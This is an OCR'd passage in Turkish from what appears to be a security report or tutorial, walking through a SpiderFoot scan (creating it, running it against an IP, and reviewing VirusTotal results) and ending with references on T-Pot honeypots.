


21. Spiderfoot Settings Ekranı 2

6.1.3 New Scan Oluşturma

Yeni bir tarama başlatmak için ilk olarak tarama adını sonra da tarama yapacağımız IP adresini giriş yapıyoruz.


Run Scan Now diyerek taramayı başlatıyoruz.



22. Spiderfoot New Settings Ekranı

6.1.2 Tarama

Scan Ekranına gelerek taramayı takip edebiliriz.




23. Spiderfoot New Settings Ekranı

6.1.3 Sonuç

Tarama tamamlandığında, Scan Results (Tarama Sonuçları) kısmına gidin.
VirusTotal Modülü sonuçlarına göz atın:

- Dosya veya URL'nin VirusTotal üzerindeki raporu.
- Hedefin zararlı yazılım içerip içermediği, kaç antivirüs tarafından zararlı olarak tanımlandığı vb. bilgiler.

Tarama sonuçlarını CSV, JSON veya diğer formatlarda dışa aktarabilirsiniz.



24. Spiderfoot Tarama Çıktıları

8. Kaynakça

https://erdinctndgn.medium.com/t-pot-honeypot-nedir-nas%C4%B1l-kurulur-385262320e57

https://medium.com/@jiumael/trap-the-hackers-building-and-analyzing-a-t-pot-honeypot-b15f3b6c5ea2

https://alisefer.medium.com/t-pot-installation-and-use-f359b9f39a93